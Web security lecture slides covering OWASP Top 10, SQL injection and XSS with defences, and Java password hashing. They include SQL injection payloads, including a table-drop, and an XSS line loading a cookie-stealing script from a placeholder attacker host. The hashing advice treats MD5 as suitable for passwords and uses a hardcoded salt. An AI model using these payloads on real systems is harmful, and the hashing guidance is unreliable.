


# CI6206 Internet Programming

Web Security




Wong Twee Wee

**Ver1.1**



# CORE PRINCIPLES OF INFORMATION SECURITY (CIA)



# CIA EXTENSIONS

**The increased use of networks for commerce requires two additional security goals for the CIA of security.**

## **Authenticity**

- Ensures that an individual is who he claims to be.

## **Non-repudiation**

- Ability to verify a sender had sent the message to a recipient.
- Either party cannot deny later that they did not send or received the message.

# VULNERABILITY AND THREAT


- Vulnerability: **Weakness** in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.  
Repositories:
  - Common Vulnerabilities and Exposures <http://cve.mitre.org/>
  - Common Weakness Enumeration <http://cwe.mitre.org/>
- Threat: Any circumstance or **event** with the potential to adversely **impact** organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

Source: SOURCE: FIPS 200, NIST IR 7298 Revision 2, *Glossary of Key Information Security Terms*

# THE NEED FOR WEB APP SECURITY?

“....retired Rear Adm. Betsy Hight, now vice president of Hewlett-Packard's cybersecurity practice. Hight said the network no longer is the primary target for attacks. Seventy percent of attacks now target applications, and that is a shift in the threat landscape that has not been adequately dealt with .....

Source: <http://gcn.com/articles/2011/04/04/security-threats.aspx>



**Application Vulnerabilities Exceed OS Vulnerabilities**

Source: <http://www.orcasit.com/news/SANS%20assessment.htm>

# WHY APPLICATION SECURITY PROBLEMS EXIST?

## ■ Root Cause:

- Developers are not trained to write or test for secure code.
- Network security (firewall, IDS, etc) does not protect the Web Application Layer.

## ■ Current State:

- Organizations test at a late & costly stage in the SDLC
- A communication gap exists between security and development as such vulnerabilities are not fixed
- Testing coverage is incomplete

# SECURE SOFTWARE REQUIREMENTS

## ■ Requirements for:

- Confidentiality (e.g. all data in transit must be encrypted)
- Integrity (e.g. all input must be validated against a set of allowable input)
- Availability (e.g. availability must be 99.9999%)
- Authentication (e.g. must have 2 or more factor of authentication)
- Authorization (e.g. access to secret files restricted to users with secret or top secret clearance)
- Audit/Logging (e.g. audit logs must be kept for 3 years)
- Session Management (e.g. session id must be encrypted)
- Errors and Exception Management (e.g. all exceptions are to be explicitly handled)
- Etc...

# SECURITY REQUIREMENTS BUILD FROM PUBLISHED BEST PRACTICES & VULNERABILITIES INFO

- **Common Weakness Enumeration (CWE)**
  - <http://cwe.mitre.org/>
  - <http://cwe.mitre.org/data/graphs/699.html>
- **SANS - The Top Cyber Security Risks**
  - <http://www.sans.org/top-cyber-security-risks/>
- **The Top 25 Programming Errors**
  - <http://www.sans.org/top25-programming-errors/>
- **The Open Web Application Security Project (OWASP)**
  - [http://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
- **Qualys - Top 10**
  - <http://www.qualys.com/research/rnd/top10/>
- **Top 10 Secure Coding Practices**
  - <https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices>
- **Common Vulnerabilities and Exposures (CVE®) – attack enumeration**
  - <http://cve.mitre.org/> - and others.....



# SECURITY GUIDELINES

**In this module, we explore three approaches to encourage secure coding practices: CWE/SAN, CERT and OWASP:**

- **CWE/SANS Top 25 software errors**
- **CERT Top 10 secure coding practices**
- **OWASP Secure coding practices checklist**

# 01 CWE/SANS TOP 25 SOFTWARE ERRORS

- **The SANS Institute has a global reputation for been neutral on products, vendors, and standards.**
- **The CWE/SANS Top 25 software errors explore the fundamental failures in programming that promote security weaknesses and criminal exploitation.**

# 01 CWE/SANS TOP 25 SOFTWARE ERRORS

- **CWE Top 25 for 2011**, weaknesses were ranked based on feedback from industry experts.
- **CWE Top 25 for 2019**, weaknesses were ranked by analysing high-scoring vulnerabilities reported in 2017 and 2018 in **NIST's National Vulnerability Database (NVD)**.

# 01 CWE/SANS TOP 25 SOFTWARE ERRORS


## **Common Weakness Scoring System (CWSS™)**

- CWSS provides a mechanism for prioritizing software weaknesses in a consistent, flexible, open manner.
- It is a collaborative, community-based effort that is addressing the needs of its stakeholders across government, academia, and industry.

# 01 CWE/SANS TOP 25 SOFTWARE ERRORS

## Common Weakness Scoring System (CWSS™)


- CWSS is organized into three *metric groups*:
  - Base Finding, Attack Surface, and Environmental.
  - Each group contains multiple metrics - also known as *factors* - that are used to compute a CWSS score
- **Base Finding metric group**: captures the inherent risk of the weakness, confidence in the accuracy of the finding, and strength of controls.
- **Attack Surface metric group**: the barriers that an attacker must overcome in order to exploit the weakness.
- **Environmental metric group**: characteristics of the weakness that are specific to a particular environment or operational context.



# 01 CWE/SANS TOP 25 SOFTWARE ERRORS

## Common Weakness Scoring System (CWSS™)

- three subscores are multiplied together, which produces a CWSS score between 0 and 100.



# 01 CWE/SANS TOP 25 SOFTWARE ERRORS

## Base finding matrix group

- The Base Finding metric group consists of the following factors:
  - Technical Impact (TI) (See table below)
  - Acquired Privilege (AP)
  - Acquired Privilege Layer (AL)
  - Internal Control Effectiveness (IC)
  - Finding Confidence (FC)

Read section of 2.3 of [https://cwe.mitre.org/cwss/cwss\\_v1.0.html](https://cwe.mitre.org/cwss/cwss_v1.0.html)

| Value          | Code | Weight | Description                                                                                                                                                                                                                                                                                                                       |
|----------------|------|--------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Critical       | C    | 1.0    | Complete control over the software being analyzed, to the point where operations cannot take place.                                                                                                                                                                                                                               |
| High           | H    | 0.9    | Significant control over the software being analyzed, or access to critical information can be obtained.                                                                                                                                                                                                                          |
| Medium         | M    | 0.6    | Moderate control over the software being analyzed, or access to moderately important information can be obtained.                                                                                                                                                                                                                 |
| Low            | L    | 0.3    | Minimal control over the software being analyzed, or only access to relatively unimportant information can be obtained.                                                                                                                                                                                                           |
| None           | N    | 0.0    | There is no technical impact to the software being analyzed at all. In other words, this does not lead to a vulnerability.                                                                                                                                                                                                        |
| Default        | D    | 0.6    | The Default weight is the median of the weights for Critical, High, Medium, Low, and None.                                                                                                                                                                                                                                        |
| Unknown        | UK   | 0.5    | There is not enough information to provide a value for this factor. Further analysis may be necessary. In the future, a different value might be chosen, which could affect the score.                                                                                                                                            |
| Not Applicable | NA   | 1.0    | This factor is being intentionally ignored in the score calculation because it is not relevant to how the scorer prioritizes weaknesses. This factor might not be applicable in an environment with high assurance requirements; the user might want to investigate every weakness finding of interest, regardless of confidence. |
| Quantified     | Q    |        | This factor could be quantified with custom weights.                                                                                                                                                                                                                                                                              |

# 01 CWE/SANS TOP 25 SOFTWARE ERRORS

<https://cwe.mitre.org/data/definitions/1200.html>

## Listing 10 of 25 Most Dangerous Errors of 2019

- Improper Restriction of Operations within the Bounds of a Memory Buffer, a.k.a. Buffer Overflow (**CWE-119**)
- Improper Neutralization of Input During Web Page Generation, a.k.a. Cross-site Scripting (**CWE-79**)
- Improper Input Validation (**CWE-20**)
- Information Exposure (**CWE-200**)
- Out-of-bounds Read (**CWE-125**)
- Improper Neutralization of Special Elements used in an SQL Command, a.k.a. SQL Injection (**CWE-89**)
- Use After Free (**CWE-416**)
- Integer Overflow or Wraparound (**CWE-190**)
- Cross-Site Request Forgery (CSRF) (**CWE-352**)
- Improper Limitation of a Pathname to a Restricted Directory, a.k.a. Path Traversal (**CWE-22**)



# ABOUT THE OWASP TOP 10

## OWASP Top 10 is an Awareness Document

- **Not a standard...**
- [https://www.owasp.org/index.php/Top\\_10-2017\\_Top\\_10](https://www.owasp.org/index.php/Top_10-2017_Top_10)

## First developed in 2003

- **Was probably 3<sup>rd</sup> or 4<sup>th</sup> OWASP project, after**
  - **Developers Guide**
  - **WebGoat 5/6/7/8**
  - **WebScarab (Zed Attack Proxy Project)**

## Released

- **2003, 2004, 2007, 2010, 2013, 2017**

# 2017 TOP 10 WEB APPLICATION SECURITY VULNERABILITIES

## OWASP Top 10 - 2017

**A1:2017-Injection**

**A2:2017-Broken Authentication**

**A3:2017-Sensitive Data Exposure**

**A4:2017-XML External Entities (XXE)**

**A5:2017-Broken Access Control**

**A6:2017-Security Misconfiguration**

**A7:2017-Cross-Site Scripting (XSS)**

**A8:2017-Insecure Deserialization**

**A9:2017-Using Components with Known Vulnerabilities**

**A10:2017-Insufficient Logging & Monitoring**

# A1: INJECTION

## OWASP Definition:

Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.

# A1: INJECTION

- If your application is able to receive user input that goes into a back-end database, command, or call, your app is able to fall to the face of code injection attacks.
- Injection flaws are a set of security vulnerabilities which occur when suspicious data is inserted into an app as a command or query.
- Some common types of command injection flaws include:
  - SQL Injections, also known as SQLi.
  - Using system calls to in turn make calls to the operating system.

*And this attack style is so simple and easy, anyone with access to the internet can do it – SQLi scripts are available for download and can be acquired easily.*

# A1: AVOIDING INJECTION FLAWS

## Recommendations

- Use an interface that supports bind variables (e.g., prepared statements, or stored procedures),
  - Bind variables allow the interpreter to distinguish between code and data
- Encode all user input before passing it to the interpreter
- Always perform 'white list' input validation on all user supplied input
- Always minimize database privileges to reduce the impact of a flaw

## References

- For more details, read the [https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

# SQL INJECTION

- Occurs when an attacker is able to manipulate SQL statements through data input of an application.
- An SQLi attack is done when malformed code is sent to the database server, thus leading to the exposure of your data.
- Attacker can possibly modify SQL statement in a vulnerable application via forms or parameters.
- Impact:
  1. Data loss or corruption, lack of accountability, or denial of access.
  2. May lead to gaining access to vulnerable system.
  3. SQLi stories

# SQL INJECTION



- **A typical SQL query string may be:**

```
String strQry = "SELECT Count(*) FROM Users WHERE  
userid='" + txtUser.Text + "' AND  
password='" + txtPassword.Text + "'";
```

- **If a user key in “smith” and “smithpass”, the query string will be:**

```
SELECT Count(*) from Users WHERE userid = 'smith'  
AND password = 'smithpass';
```

# SQL INJECTION

## ■ Example 1:

- If hacker enters at username field:

```
' or 1=1 --
```

```
NOTE (sql comments) :
```

- ' OR '1'='1' --
- ' OR '1'='1' ({
- ' OR '1'='1' /\*

- The query now becomes:

```
SELECT Count(*) from Users WHERE  
userid = ' ' or 1=1-- ' AND password = ' ' ;
```

- The -- character sequence is the single line comment sequence.
- The query effectively becomes:

```
select count(*) from Users where userid = ' ' or  
1=1;
```



# SQL INJECTION

## ■ Example 2:

- If hacker enters at username field:

`' ; drop table Users--`

- The query now becomes:

```
SELECT Count(*) from Users WHERE  
userid = ' ' ; drop table Users -- ' AND  
password = ' ' ;
```

- The query effectively becomes:

```
select count(*) from Users where userid = ' ' ;  
drop table Users
```

# SQL INJECTION PREVENTION

- **Primary Defenses:**

- 1) **Use Parameterized Queries (Prepared Statements)**
- 2) **Use Stored Procedure**
- 3) **Encoding (escaping) all User Supplied Input**

- **Additional Defenses:**

- **Use white list input validation**
- **Use a low privileged account to run the database**

# SQL INJECTION PREVENTION

- **Option 1: Use Parameterized Queries (Prepared Statements)**
  - Username and password should be validated. With prepared statement, the application will perform the input validation.
  - Allows to differentiate between code and data.
  - Ensure the attacker is not able to manipulate the query.
    - Even if ' or 1=1-- is passed in as a parameter.
  - **Java example:**

```
String query = "SELECT * FROM USERS WHERE USERNAME=? AND  
                PASSWORD=?";  
PreparedStatement prep = connection.prepareStatement(query);  
prep.setString(1, username);  
prep.setString(2, password);  
System.out.println(sql)  
ResultSet rs = prep.executeQuery();
```

# SQL INJECTION PREVENTION

- Option 2: Use Parameterized Stored Procedures
  - User input is passed as parameter to the SQL codes.

```
String custname = request.getParameter("customerName"); // This should REALLY be validated
try {
    CallableStatement cs = connection.prepareCall("{call sp_getAccountBalance(?)}");
    cs.setString(1, custname);
    ResultSet results = cs.executeQuery();
    // ... result set handling
} catch (SQLException se) {
    // ... logging and error handling
}
```

# SQL INJECTION PREVENTION

- Option 3: Encoding (escaping) all User Supplied Input
  - The OWASP Enterprise Security API (ESAPI) is a free, open source, web application security control library that makes it easier for programmers to write lower-risk applications.
  - ESAPI currently has database encoders for:
    - Oracle
    - MySQL
  - Wrap each user supplied parameter being passed in into an **ESAPI.encoder().encodeForSQL( )** call:

MySQL mode, do the following:

```
NUL (0x00) --> \0    [This is a zero, not the letter O]
BS  (0x08) --> \b
TAB (0x09) --> \t
LF  (0x0a) --> \n
CR  (0x0d) --> \r
SUB (0x1a) --> \Z
"   (0x22) --> \"
%   (0x25) --> \%
'   (0x27) --> \'
\   (0x5c) --> \\
_   (0x5f) --> \_
```

# A7: CROSS SITE SCRIPTING (XSS)

- Cross-Site Scripting, commonly known as XSS, is a vulnerability that is often found in web apps.
- Attackers inject malicious code into a vulnerable web application.
- Attack does not directly target the application itself **but the users of the web application.**
  - XSS allows attackers to inject malicious client-side scripts into web page viewed by a victim user.
  - Script runs in user's browser with access to page's data.

# A7: CROSS SITE SCRIPTING (XSS)

- Powerful Javascript programming language are executed by browser to
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web request etc
- Given all that power, browser need to ensure that JS scripts do not abuse it.
- For example : we do not want a script sent from **bad.com** web server to read or modify data from **Mybank.com**

# TWO MAIN TYPES OF XSS

- **Stored XSS – persistent XSS**
  - occurs when a malicious script is injected directly into a vulnerable web application.
- **Reflected XSS**
  - Involves reflecting of a malicious script off a web application, onto a user's browser.
  - The script is embedded into a link, and is only activated once that link is clicked on.



# XSS



**Website**

**2. Attacker injects website with malicious script that steals each visitor's session cookies**

**3. For each visit to the website, the malicious script is activated**



**1. Attacker**

*Discovers a website with vulnerability that enables script injection*

**4. Visitor's session cookie is sent to attacker**



**Visitor**

*Normal user visiting the website*

# XSS

- Attacker discovers vulnerability that allows HTML tags to be embedded in the site's comments section.
- The attacker adds the following comment: Must buy! Read my review here  
`<script src="http://hackersite.com/authstealer.js"> </script>`
- Every time the page is accessed, the HTML tag in the comment will activate a JavaScript file, which is hosted on another site, and has the ability to steal visitors' session cookies.
- Using the session cookie, the attacker can compromise the visitor's account, granting him easy access to his personal information and credit card data.

# XSS

- **Reflected attack**
  - the script is activated after a link is clicked.
- **Stored attack**
  - only requires that the victim visit the compromised web page.
  - attacks are relatively harder to execute because of the difficulties in locating both a trafficked website and one with vulnerabilities that enables permanent script embedding.
- Video
- Reflected attack
- Stored attack

# XSS PREVENTION

<>(){}[]"';/\

## ■ Escaping

- Escaping data means taking the data an application has received and ensuring it's secure before rendering it for the end user.
- By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way.

## ■ Validating input

- Input validation is especially helpful and good at preventing XSS in forms, as it prevents a user from adding special characters into the fields, instead refusing the request.

## ■ Sanitizing

- Sanitizing user input is especially helpful on sites that allow HTML markup, to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup,

Read [https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

# PASSWORD PROTECTION

- A good way to protect passwords is to employ **password hashing**.
- A **hash** is a special mathematical function that performs one-way [encryption].
- Once the algorithm is processed, there is **no way** to:
  - Take the ciphertext and retrieve the plaintext that was used to generate it.
  - Generate two different plaintexts that compute to the same hash value.

Password : Apple123

MD5 Hash: 29aa7acafb73866d6571e1a72f46c146

MD5 Generator

Password Cracker (MD5)

# HASHING FUNCTIONS

- Converts a variable length input to a fixed length
  - Creates a “digest” or “data fingerprint”
- “One-way” – easy to compute, but cannot reverse

This is a letter  
that I'm going to  
write. It is  
going to be a  
short and sweet  
letter.

Hash

TZ1234PsuXUOWEcm

# PASSWORD ATTACK

- Online dictionary attack
  - Guess passwords and try to log in
- Offline dictionary attack
  - Steal password file, try to find  $p$  with  $\text{hash}(p)$  in file

# HASHING

- **Common uses** of hashing functions are storing computer **passwords** and ensuring **message integrity**.
- Two of the popular hash algorithms are:
  - Secure Hash Algorithm (SHA)
  - Message Digest of varying versions (MD5,MD6)
- Java security package **java.security** provides certain useful classes to generate Hash values.
- **java.security.MessageDigest** provides applications the functionality of a message digest algorithm, such as MD5 or SHA.



# EXAMPLE

- Below is an example of generating MD5 Hash value for any input in Java using `java.security.MessageDigest`.

```
public static String md5(String input) {  
  
    String md5 = null; if(null == input) return null;  
    try {  
        //Create MessageDigest object for MD5  
        MessageDigest digest = MessageDigest.getInstance("MD5");  
        //Update input string in message digest  
        digest.update(input.getBytes(), 0, input.length());  
        //Converts message digest value in base 16 (hex)  
        md5 = new BigInteger(1, digest.digest()).toString(16);  
  
    } catch (NoSuchAlgorithmException e) {  
        e.printStackTrace();  
    }  
    return md5;  
}
```

# EXAMPLE

- Below is an example of the main method. The `main()` method calls `md5()` method to get MD5 hash value of any input.

```
public static void main(String[] args) {  
    String password = "MyPassword123";  
    System.out.println("MD5 in hex: " + md5(password));  
    System.out.println("MD5 in hex: " + md5(null));  
    // = d41d8cd98f00b204e9800998ecf8427e  
  
    System.out.println("MD5 in hex: " + md5("The quick brown fox jumps over the lazy dog"));  
    // = 9e107d9d372bb6826bd81d3542a419d6 }  
}
```

In `md5()` method, the `java.security.MessageDigest` class's object was used to generate Md5 hash.

# HASHING

| User  | Nobody should see the actual password. Not even the administrator! | Hash |
|-------|--------------------------------------------------------------------|------|
| user1 |                                                                    | 1234 |
| user2 |                                                                    | 2345 |
| user3 |                                                                    | 3456 |
| user4 |                                                                    | 1234 |
| user5 |                                                                    | 2345 |
|       |                                                                    |      |

users passwords are stored in database table after hashing them.

# SALTED HASHED PASSWORDS

- Common attack against hashed passwords is “dictionary attack”

*The best way to protect passwords is to employ **salted password hashing**!*

## To Store a Password

1. Generate a long random salt using a CSPRNG.
2. Append the salt to the password and hash it with a standard cryptographic hash function such as SHA256/MD5.
3. Save both the salt and the hash in the user's database record.

## To Validate a Password

1. Retrieve the user's salt and hash from the database.
2. Append the salt to the input password and hash it using the same hash function.
3. Compare the hash of the given password with the hash from the database. If they match, the password is correct. Otherwise, the password is incorrect.

# HASHING WITH SALT

| User  | Hide | Random Salt | Nobody should see the actual password.<br>Not even the administrator! | Hash  |
|-------|------|-------------|-----------------------------------------------------------------------|-------|
| user1 |      | 12          |                                                                       | 47783 |
| user2 |      | 23          |                                                                       | 98376 |
| user3 |      | 34          |                                                                       | 19462 |
| user4 |      | 45          |                                                                       | 05483 |
| user5 |      | 56          |                                                                       | 87572 |

- users passwords are stored in database table after hashing them.
- Users random salt are stored in database table.
- Enforce strict password security by forcing users to change password and salt frequently.

```
String password = "mypassword";  
String salt = "Random$SaltValue#WithSpecialCharacters12@$@4&#%^$*"; String  
hash = md5(password + salt);
```

# SECURE RANDOM SALT

```
public byte[] generateSalt() {  
    SecureRandom random = new SecureRandom();  
    byte bytes[] = new byte[20];  
    random.nextBytes(bytes); return bytes;  
}
```

